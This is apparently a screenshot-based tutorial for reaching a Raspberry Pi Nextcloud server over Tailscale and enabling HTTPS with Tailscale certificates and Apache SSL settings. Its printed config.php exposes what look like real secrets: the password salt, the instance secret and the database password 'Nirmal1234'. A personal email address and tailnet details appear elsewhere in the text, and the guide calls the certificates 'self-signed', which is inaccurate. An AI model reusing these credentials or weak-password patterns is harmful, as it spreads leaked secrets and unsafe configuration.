
```
Nicloud@Nicloud:~$ sudo tailscale up

To authenticate, visit:

        https://login.tailscale.com/a/146147140187f8
```

iii. Open authentication URL in a browser. Login and connect the server to Tailscale account.


tailscale [redacted]

Connect device


You are about to connect the device **Nicloud** to the **nirmalthapa8103@gmail.com** tailnet.


Login successful

Your device **Nicloud** is logged in to the [redacted] tailnet.


If this is not what you meant to do, you can remove the device from your tailnet. If you need help, contact support.

You will be redirected to your console shortly.
Or, you can visit the console immediately.


nicloud-1 [redacted]	100.119.210.67 ⌄	1.78.1 Linux 6.8.0-1015-raspi	● Connected


iv. In Tailscale, click on DNS in top bar menu, and make sure that MagicDNS and HTTPS Certificates are enabled.

v. Under Machines from the main menu, click on the name of the server to get server details, note down domain name, we will need it in later steps.



TLS CERTIFICATE

Domain	nicloud-1.taild4ff15.ts.net

vi. Ping server’s Tailscale IP from another Tailscale device to test connection.



```
C:\Users\nirma>ping 100.119.210.67

Pinging 100.119.210.67 with 32 bytes of data:
Reply from 100.119.210.67: bytes=32 time=243ms TTL=64
Reply from 100.119.210.67: bytes=32 time=15ms TTL=64
Reply from 100.119.210.67: bytes=32 time=19ms TTL=64
Reply from 100.119.210.67: bytes=32 time=16ms TTL=64

Ping statistics for 100.119.210.67:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 15ms, Maximum = 243ms, Average = 73ms
```

vii. Update the Nextcloud config.php file to trust the Tailscale IP and domain name. Run command: *sudo nano /var/www/html/nextcloud/config/config.php*.
(Note: CTRL+o then press enter to save changes, CTRL + x to close text editor.)




```
<?php
$CONFIG = array (
  'instanceid' => 'ocv9pbiimle6',
  'passwordsalt' => 'TiA9qSClZarw2f3UTkI0Kz7OTsWkvs',
  'secret' => 'lshczNHc194elsKPM4ZQn+jNBv81VCbg1DQAiSEX77Nxv5RI',
  'trusted_domains' =>
  array (
    0 => '192.168.1.75',
    1 => '100.119.210.67',
    2 => 'nicloud-1.taild4ff15.ts.net',
  ),
  'datadirectory' => '/var/www/html/nextcloud/data',
  'dbtype' => 'mysql',
  'version' => '29.0.7.1',
  'overwrite.cli.url' => 'http://192.168.1.75',
  'dbname' => 'nicloud',
  'dbhost' => 'localhost',
  'dbport' => '',
  'dbtableprefix' => 'oc_',
  'mysql.utf8mb4' => true,
  'dbuser' => 'nirmal',
  'dbpassword' => 'Nirmal1234',
  'installed' => true,
);
```

viii. To get a self-signed certificate, use command: *sudo tailscale cert <domain name>*




```
Nicloud@Nicloud:~$ sudo tailscale cert nicloud-1.taild4ff15.ts.net
Wrote public cert to nicloud-1.taild4ff15.ts.net.crt
Wrote private key to nicloud-1.taild4ff15.ts.net.key
```

ix. Verify that the self-signed certificate and key are created. Use command: *Ls /var/lib/tailscale/certs*.




```
root@Nicloud:~# ls /var/lib/tailscale/certs
acme-account.key.pem  nicloud-1.taild4ff15.ts.net.crt  nicloud-1.taild4ff15.ts.net.key
```



```
ServerAdmin nicloud-1.taild4ff15.ts.net

DocumentRoot /var/www/html/nextcloud

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf

#   SSL Engine Switch:
#   Enable/Disable SSL for this virtual host.
SSLEngine on

#   A self-signed (snakeoil) certificate can be created by installing
#   the ssl-cert package. See
#   /usr/share/doc/apache2/README.Debian.gz for more info.
#   If both key and certificate are stored in the same file, only the
#   SSLCertificateFile directive is needed.
SSLCertificateFile      /var/lib/tailscale/certs/nicloud-1.taild4ff15.ts.net.crt
SSLCertificateKeyFile   /var/lib/tailscale/certs/nicloud-1.taild4ff15.ts.net.key
```


x. Edit virtual host configuration. Use command: *sudo nano /etc/apache2/sites-available/default-ssl.conf*.

xi. Change document root: *sudo nano /etc/apache2/sites-available/000-default.conf*



```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html/nextcloud
```

xii. Let's create nextcloud-ssl.conf file: *sudo cp /etc/apache2/sites-available/default-ssl.conf /etc/apache2/sites-available/nextcloud-ssl.conf*




```
Nicloud@Nicloud:/etc/apache2/sites-available$ sudo cp /etc/apache2/sites-a
vailable/default-ssl.conf /etc/apache2/sites-available/nextcloud-ssl.conf
Nicloud@Nicloud:/etc/apache2/sites-available$ ls
000-default.conf  default-ssl.conf  nextcloud-ssl.conf  nextcloud.conf
```

xiii. Enable the new site: *sudo a2ensite nextcloud-ssl.conf*


xiv. Enable ssl: *sudo a2enmod ssl*

xv. Reload apache to apply changes: *sudo systemctl reload apache2*



```
Nicloud@Nicloud:/etc/apache2/sites-available$ sudo a2ensite nextcloud-ssl.conf
Enabling site nextcloud-ssl.
Nicloud@Nicloud:/etc/apache2/sites-available$ sudo a2ensite nextcloud-ssl.conf
Site nextcloud-ssl already enabled
Nicloud@Nicloud:/etc/apache2/sites-available$ sudo a2enmod ssl
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
Nicloud@Nicloud:/etc/apache2/sites-available$ sudo systemctl reload apache2
```

xvi. Search for the domain name in the address bar. Now connections should be encrypted and secure.


nicloud-1.taild4ff15.ts.net/index.php/login
Log in to Nextcloud
Login with username or email
Password
Log in
Forgot password?